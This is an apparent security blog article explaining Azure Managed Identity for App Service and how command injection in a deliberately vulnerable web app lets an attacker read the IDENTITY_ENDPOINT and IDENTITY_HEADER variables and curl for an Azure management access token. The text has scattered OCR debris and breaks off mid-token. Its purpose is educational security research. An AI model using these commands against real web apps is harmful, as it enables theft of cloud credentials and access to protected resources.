Exploring and Abusing Azure Managed Identity in Azure App Service: Fundamentals, Hacking

Introduction

In an era where cloud computing is omnipresent, securing your digital infrastructure is essential. In Microsoft Azure, we have different solutions for securing cloud applications and services. Among these, Azure Managed Identity is a great feature enhancing security within Azure App Service.

This article embarks on a journey to dissect the different aspects in the world of Azure Managed Identity for App Service Web App, exploring its fundamentals, implementation, and, importantly, the potential risks and how it could be exploited by malicious actors in vulnerable Web App by levering its own functionality. As cybersecurity enthusiasts understanding both the defensive and offensive aspects of this technology is essential in safeguarding cloud resources.

The Necessity for a Managed Identity

Before diving into the intricacies of Azure Managed Identity, it's imperative to comprehend the underlying need for such a feature in the first place.

Azure Managed Identity is a great feature of secure identity management in the Azure ecosystem. Traditionally, applications and services require credentials, such as usernames and passwords, to access other Azure resources and retrieve push information from and to them. These credentials, if mishandled or compromised, pose a substantial security risk.

Managed Identity addresses this vulnerability by providing a seamless and secure way for Azure services to authenticate to other Azure resources without the need for storing credentials within the application code or configuration files. This paradigm shift enhances security and simplifies management by minimizing the attack surface and reducing the exposure of sensitive information.

What are App Services Web App?

Azure App Service is a PASS product to host your Web Apps in azure, this product comes with great feature that makes easier deployment and maintaining your applications in azure.

Underhook App Service is based on a complex infrastructure composed for different components and instances running a specific role; some of the most important instance's roles are the **Frond End** Role, which is layer 7 load balancer, this instances role is in chart of balancing the incoming traffic in a round-robing manner to the **Worker** instances that are in chart of running your code. The there are a file server Role and storage. The File Server role connects to Azure Storage blobs (where the code is stored) mapping network shares and makes them available as if they were regular network drives for a Worker. When a Worker needs to use these network drives, it treats them like they are part of its own computer, just as if the application were running on a server with its own physical disk. All file-related actions, such as reading or writing files, are managed by the file server in between the application and the Azure Storage blobs.

Along with your Application there is other app running in the same instance, this is called the KUDO console, this is powerful tool for management purposes in your App Service resources, this also provides us with a low-privileges cmd/Powershell terminal that we can use for different managing purposes, both your App service and the kudo console are w3wp worker process running the respective workload

You can find more information about the App Service architecture and kudo console in the following links https://learn.microsoft.com/en-us/archive/msdn-magazine/2017/february/azure-inside-the-azure-app-service-architecture

https://github.com/projectkudu/kudu/wiki/

Service principals in AAD (Entra ID):

Usually in azure AAD we can register our application in our tenants, so that it gets assigning an identity that can be used for authentication purposes.

When we complete the registration process, a global unique instance of the app (the application object) in our tenant, also we have a client id (think of it like a username for the app.)

This app object will serve as blueprint to create service principal objects, therefore we are basically instantiating the app object in every tenant we need, like in object-oriented programming. The service principal object defines what the app can do in the specific tenant, who can access the app, and what resources the app can access.

We can list all the app objects in our tenant by going to the **App registrations** service.

We can also list all the service principal in **Enterprise applications** page in the Microsoft Entra/AAD tenant.

We can leverage azure PowerShell or Azure CLI to get the available service principals in the tenant.

Get-AzureADServicePrincipal -Filter "appId eq '{AppId}'"

An application object has:

A one-to-one relationship with the software application, and

A one-to-many relationship with its corresponding service principal object(s)

https://learn.microsoft.com/en-us/azure/active-directory/develop/app-objects-and-service-principals?tabs=azure-powershell

Managed identity

in azure AD we have 3 types of service principals, one of them is the managed identity type. Service principals representing managed identities can be granted access and permissions but can't be updated or modified directly.

Managed identity also known as MSI, is a feature of AAD /Entra ID, which provides to the azure services with an automatically created identity in the case of system assigned which is managed by AAD. This identity is a service principal. This identity can then be used by applications to while connecting to azure resources that support AAD authentication.

How Managed Identity Works:

In managed identity we have to types of identities.


1) **System-Assigned Managed Identity:**

Automatic Creation: System-assigned Managed Identity is created automatically by Azure for a specific Azure resource, such as a virtual machine or an Azure App Service.

Resource Lifecycle: It's bound to the lifecycle of the Azure resource it's created for. When you enable the feature, the System-assigned Managed Identity is also created. When you turn off the feature, the identity is deleted.

Scope: It's scoped to the Azure resource it's associated with. This means it can only be used by that specific resource.

Single Identity: You can have only one System-assigned Managed Identity per Azure resource. It's like a unique, pre-assigned role for that resource.



A system assigned managed identity is restricted to one per resource and is tied
you don't have to store any credentials in code. Learn more about Managed ider

Status: Off [✓ On]

Service Principal


Object (principal) ID: [redacted]

2) **User-Assigned Managed Identity:**


User-Created: User-assigned Managed Identity, as the name suggests, is created by you, the user or administrator. It's a separate entity that you can use across multiple Azure resources.

Resource Independence: Unlike System-assigned, a User-assigned Managed Identity is not tied to the lifecycle of a specific Azure resource. You can associate it with various resources or disassociate it as needed.

Flexibility: This type of Managed Identity provides more flexibility. You can create it once and then use it with multiple resources, making it ideal for scenarios where you want to centralize identity management.



User assigned managed identities enable Azure resourc
type of managed identities are created as standalone A
multiple user assigned managed identities. Similarly, a s
Machine).




Essentials

Id	/subscriptions/
Name	user-id-app
Type	Microsoft.ManagedIdentity/userAssignedIdentities
Tags	View value as JSON
Location	eastus

Properties

Tenant Id	
Principal Id	7d017bd4-54f4-4605-939f-576eaeee2336
Client Id	2a4b8a6a-8adf-4b73-9104-bf890e90ca07

The following image shows the flow and relationship between the resources.



App registration/ Object ID
App registration/ Object ID
Enterprise App / Service principal
Enterprise App / Service principal
user assigned
System assigned
by edrian miranda

Implementation of managed identity:

to enable the managed identity feature for our Web App, we can follow these steps in the portal or Azure CLI:

system assigned through the portal:

1) In the left navigation of your app's page, scroll down to the Settings group.
2) Select Identity.
3) Within the System assigned tab, switch Status to On. Click Save.



A system assigned managed identity is restricted to one per resource and is tied to the lifecycle of this resource. You can grant permissions to the managed identity by using Azure role-based access control (Azure RBAC). The managed identity is authenticated with Azure AD, so you don't have to store any credentials in code. Learn more about Managed identities.

System assigned with azure CLI:


az webapp identity assign --name myApp --resource-group myResourceGroup

Here's the magic behind Managed Identity:


Identity Creation: When you enable Managed Identity for an Azure resource, such as an Azure App Service or a virtual machine, Azure automatically creates an identity for it, which is a special type of service principal in this case.

As part of the creating process a client id and a client secret will be created. This client id will serve as the username for the WebApp, and the client secret will serve as the password when the WebApp requests an **Access token** from AAD/Entra ID.

Getting a access token: When your App Service Web App needs to access other Azure resources, like Key Vault or SQL DBs, it is going to make a http GET request to the value of a environment variable called **IDENTITY_ENDPOINT ,** this env variable contains a local URL, this is formed of the local host, a random port number is assigned and the **/MSI/TOKEN** (**localhost:port/msi/token**), something like http://127.0.0.1:41373/MSI/token**.** The source code of this local EndPoint is going to make a call to AAD/Entra Id, requesting a token and it is going to pass the value of the **IDENTITY_HEADER** environment variable. This header is used to help mitigate server-side request forgery (SSRF) attacks.



- IDENTITY_ENDPOINT = http://127.0.0.1:41165/MSI/token/
- IDENTITY_HEADER = 1F6966DF757A4AE486664CEA030D0D83




- MSI_ENDPOINT = http://127.0.0.1:41165/MSI/token/
- MSI_SECRET = 1F6966DF757A4AE486664CEA030D0D83


Environment variables:

We can review these environment variables from the KUDO site of our Web App.

1) Go to the KUDO site "**webappName.scm**.azurewebsites.net" notice the "**scm**" between the name of your Web App and the default azure domain "azurewebsites.net" this is what brings you to the KUDO site.
2) Select the "Debug console" as shown in the image below and click on powershell or go to "https:// **webappName.scm**.azurewebsites.net/DebugConsole/?shell=powershell"



3) Once in the PowerShell terminal, type **PS C:\home> env | grep -i -e "msi"** this will print the value of the **IDENTITY_ENDPOINT** and **IDENTITY_HEADER.**



```
PS C:\home> env | grep -i -e "msi"
env | grep -i -e "msi"
IDENTITY_ENDPOINT=http://127.0.0.1:41300/msi/token/
MSI_ENDPOINT=http://127.0.0.1:41300/msi/token/
MSI_SECRET=C0482B923FEB48EEB3F73361C13425D3
PS C:\home>
```

General Flow: the general flow will be as follows.

Step 1: **Reading Environment Variables**

The application reads two environment variables: IDENTITY_ENDPOINT and IDENTITY_HEADER. These variables are present on the worker instance.

Step 2: **Making a Request**

The application code makes a request to a local URL specified by IDENTITY_ENDPOINT. In this case, the URL is **http://127.0.0.1:41373/MSI/token**.

Step 3: **Providing Identity Information**


The application passes the value of IDENTITY_HEADER (NSIIS8SN2J2922N82) as a part of this request.

Step 4: **Specifying Resource and API Version**

In the request to the local URL, the application also includes information about the resource it wants to authenticate with (e.g., Key Vault) and the API version. This is often done as query parameters in the URL.

In this flow, the application relies on the identity-related environment variables and makes a request to the local endpoint, where the Azure Identity Service responds with an access token that the application can use to access the specified resource (e.g., Key Vault). The resource and API version parameters in the request help the Identity Service understand which Azure service the application is trying to access and generate an appropriate access token.

This approach is a secure way to authenticate applications, ensuring that they can access Azure resources securely without the need to manage secrets or keys in the application code or configuration.


Your Application
Worker Instance
AAD
AzureKeyVault
code reads IDENTITY_ENDPOINT
Code reads IDENTITY_HEADER
call to the local EndPoint
127.0.0.1:41373/MSI/token request a token and pass Header: IDENTITY_HEADER
Local URL: http://127.0.0.1:41373/MSI/token Header: IDENTITY_HEADER
Responds with Access Token
Access Token includes identity information
Uses Access Token for authentication
Grants access to the requested resource
Requests Secret from Key Vault
Responds with Secret
Secret value: YourSecretValue
Text is not SVG - cannot display

Exploring Azure Managed Identity and its Potential Risks: A Deep Dive into Unauthorized Access


Now that we have a better understanding of how App Service using managed identity works, let's see how a vulnerable Web App that leads to command injection can be leveraged to get an access token that can be used for further recon and accessing Web App's dependencies like Azure Key Vault, Storage account and Azure SQL.

To demonstrate this, I have created a vulnerable App Service Web App that enables command injection.

Command Injection Vulnerabilities

In a scenario where a web application has a command injection vulnerability, attackers can exploit this to access Managed Identity's functionality. By making a simple curl request to $IDENTITY_ENDPOINT and providing $IDENTITY_HEADER, an attacker can obtain an access token. This token is the gateway to Azure resources.


1) First, we will do some enumeration, trying to see if the Web App has the environment variables which means that managed identity is present.
   - Command: **env | grep -i -e "IDENTITY"**



```
IDENTITY_HEADER=7464f806-d949-4082-9359-1def46f2ec5
IDENTITY_ENDPOINT=http://169.254.129.2:8081/msi/token
```

2) Once we have confirmed managed identity is enabled, we can take advantage of the command injection to retrieve an access token by using curl and specifying the endpoint "**management.azure.com**"

Command: **curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com/&api-version=2017-09-01" -H secret:$IDENTITY_HEADER**



Welcome to the Forum

```
curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com/&api-version=2017-09-01" -H secret:$IDENTITY_HEADER
```

Evaluate

Recent Posts:


```
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjlHbW55RlBraGMzaE91UjIybXZTdmduTG83WSIsImtpZCI6IjlHbW55RlBra
pEQ3c8HZHusAUvx9hYazhi1O5rw3Qp3V5KdFjKHPMePfyERF1MwA91cbYfsPp-5LdFsCnP4zmcAZ3M6yTIXbx4Us-mbbNI4Aq501V-
ahukylFckT0xmB0oBg6FQa4yA3YmPT-YM9idZKG1PhGpbTdFAWVAH-
4bmuWYtcL6mOpCNFwA6nuUc5rcc1iWb3A0VviBdIjBE_J_qkhutEwqeWJMNb9pDdgPp_y854gESlL9RB9jlX7bRCoKa5AmVRsXJMev8rqJiFy-
bGt1ZhDXsadzZnoudbRSK9Bfcvs2J5bOiyQyIJzMk60kXqLOlvr01nHkMHwnCfQ","expires_on":"10/24/2023 22:10:06
